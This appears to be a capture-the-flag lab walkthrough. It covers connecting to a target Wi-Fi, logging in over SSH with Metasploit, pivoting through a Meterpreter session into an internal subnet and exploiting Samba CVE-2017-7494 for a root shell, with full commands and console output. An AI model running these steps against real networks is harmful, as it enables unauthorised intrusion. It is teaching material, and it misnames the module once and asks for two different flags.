rootsh3ll Labs

Advanced Network Exploitation

Objective

rootsh3ll Labs discovered serious vulnerability in their wireless network.

Your next task is to perform a vulnerability assessment and penetration testing on the attached network and its devices.
Then report the recovered `db_passwd.txt` content to the administrator via Verify Flags section above.

Recommended Tools: Aircrack-ng, Metasploit, Hydra.

TABLE OF CONTENTS

Skip to Step 1 - Join the Vulnerable Network >>

NOTE

This lab is a further and final extension of Lab 1. In the previous exercise (Lab 2) we managed to crack the vulnerable server’s credentials. Next task is to post-exploit the compromised host’s network and report the recovered flag via Verify Flags section.

Step 1 - Join the Vulnerable Network

Quickly follow the steps below with the credentials you recovered for Lab 1 to connect to the target wireless network.

```
$ wpa_passphrase "rootsh3ll Labs" YOUR_CRACKED_PASSPHRASE  > wpa.conf
$ wpa_supplicant -D nl80211 -i wlan0 -c wpa.conf -B
$ dhclient wlan0
```

Upon receiving the IP address on wlan0, start nmap scan and discover the vulnerable server and service version.

```
nmap -T5 -sV 10.0.0.1/24
```

Use the same SSH credentials you recovered in the previous lab with Metasploit ssh_login module to get a unix shell.

Step 2 - Login to the Victim machine

```
Msf > use ssh_login

msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.0.0.239
rhosts => 10.0.0.239
msf5 auxiliary(scanner/ssh/ssh_login) > set username root
username => root
msf5 auxiliary(scanner/ssh/ssh_login) > set password YOUR_CRACKED_SSH_PASSWORD
password => YOUR_CRACKED_SSH_PASSWORD
msf5 auxiliary(scanner/ssh/ssh_login) > run
```

Once the Unix shell is spawned, try upgrading it to Meterpreter.

Syntax: sessions -u <Unix shell session number>

```

msf5 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
```

This will create a new session ID for Meterpreter.

```
msf5 > sessions

Active sessions
===============
  Id  Name  Type                   Information                                 Connection
  --  ----  ----                   -----------                                 ----------
  1         shell unknown          SSH root: YOUR_CRACKED_SSH_PASSWORD (10.0.0.239:22)
10.0.0.236:37495 -> 10.0.0.239:22 (10.0.0.239)
  2         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ 192.168.1.2  10.0.0.236:4433 ->
10.0.0.239:56446 (10.0.0.239)
```

Connect to Meterpreter and check connected interfaces on the victim.

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions 2
```

```
[*] Starting interaction with 2…
```

```
meterpreter > ifconfig
```

Ifconfig results in 3 interfaces.

1. lo, loopback
2. wlan3
3. eth0

```

Interface 144
============
Name         : eth0
Hardware MAC : 02:42:c0:a8:01:02
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.2
IPv4 Netmask : 255.255.255.0
```

Step 3 - Set Proxy Route to Victim Network

eth0 is the newly discovered interface having a valid IP address. Let's add a proxy route to eth0 from our metasploit instance and scan the eth0 subnet (192.168.1.2/24)

Run route command in msfconsole followed by the subnet range we want to access followed by the subnet mask and Meterpreter session ID.

```
msf5 auxiliary(scanner/ssh/ssh_login) > route add 192.168.1.0/24 255.255.255.0 2
```

```
[*] Route added
```

Print the active routing list inside Metasploit

```
msf5 auxiliary(scanner/ssh/ssh_login) > route
```

```
IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.1.0        255.255.255.0      Session 2

```

Routes are set. Now we can scan the IP range for victim's eth0 right from our metasploit instance.

We cannot use nmap with proxy-chaining within metasploit as of now. As an alternative use metasploit's tcp port scanning auxiliary module.

Step 4 - Scan the Remote Host

```
msf5 auxiliary(scanner/ssh/ssh_login) > search portscan
```

```
Matching Modules
================

   #  Name                                            Rank    Check  Description
   -  ----                                            ----    -----  -----------
   0  auxiliary/scanner/http/wordpress_pingback_access  normal  Yes    Wordpress Pingback
   1  auxiliary/scanner/natpmp/natpmp_portscan        normal  Yes    NAT-PMP External Port
   2  auxiliary/scanner/portscan/ack                  normal  Yes    TCP ACK Firewall Scanner
   3  auxiliary/scanner/portscan/ftpbounce            normal  Yes    FTP Bounce Port Scanner
   4  auxiliary/scanner/portscan/syn                  normal  Yes    TCP SYN Port Scanner
>  5  auxiliary/scanner/portscan/tcp                  normal  Yes    TCP Port Scanner
   6  auxiliary/scanner/portscan/xmas                 normal  Yes    TCP "XMas" Port Scanner
   7  auxiliary/scanner/sap/sap_router_portscanner    normal  No     SAPRouter Port Scanner
```

Use auxiliary/scanner/portscan/tcp and set the options accordingly.

```
msf5 auxiliary(scanner/ssh/ssh_login) > use 5
msf5 auxiliary(scanner/portscan/tcp) > set ports 1-1000
ports => 1-1000
msf5 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.1.0/24
rhosts => 192.168.1.0/24
msf5 auxiliary(scanner/portscan/tcp) > set threads 50
threads => 50
msf5 auxiliary(scanner/portscan/tcp) > run
```

The scan output shows open port 139, 445 on host 192.168.1.3.

Upon Googling "port 445 exploit" we discover that port 139 and 445, both, are used for SMB service.

But, to select the right exploit for SMB we need to identify its version. There's a Metasploit module for that.

```
msf5 > use scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.1.3
msf5 auxiliary(scanner/smb/smb_version) > run
```

```
[*] 192.168.1.3:445       - Host could not be identified: Windows 6.1 (Samba 4.6.3)
[*] 192.168.1.3:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Samba Version: 4.6.3


If you search for "samba 4.6.3 exploit" you'll stumble upon a Metasploit module: is_known_pipeline() on exploit-db.com.

Step 5 - Exploit the Remote Host

This vulnerability has a **CVE 2017-7494**. Search for the CVE in Metasploit and use the exploit

```
msf5 > Search 2017-7494
msf5 > Use linux/samba/is_known_pipename
msf5 exploit(linux/samba/is_known_pipename) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf5 exploit(linux/samba/is_known_pipename) > exploit
```

On successful exploitation, a command shell will open without a shell prompt.



```
msf5 exploit(linux/samba/is_known_pipename) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf5 exploit(linux/samba/is_known_pipename) > exploit

[*] 192.168.1.3:445 - Using location \\192.168.1.3\myshare\ for the path
[*] 192.168.1.3:445 - Retrieving the remote path of the share 'myshare'
[*] 192.168.1.3:445 - Share 'myshare' has server-side path '/home/share
[*] 192.168.1.3:445 - Uploaded payload to \\192.168.1.3\myshare\qdfBhYAx.so
[*] 192.168.1.3:445 - Loading the payload from server-side path /home/share/qdfBhYAx.so using \\PIPE\/h
[-] 192.168.1.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.1.3:445 - Loading the payload from server-side path /home/share/qdfBhYAx.so using /home/sha
[+] 192.168.1.3:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 3 opened (10.0.0.236-10.0.0.239:0 -> 192.168.1.3:445) at 2019-11-27 09:56:12


pwd
/tmp
uname -a
Linux samba 4.15.0-1043-aws #45-Ubuntu SMP Mon Jun 24 14:07:03 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
```

Step 6 - Verify Flags

Now you have root access to all the files and directories. Explore the box and discover the `db_passwd.txt` for the network in the Samba share directories.

Then go to ***Verify Flags*** section on the lab details page, enter the cracked WiFi password then hit Verify.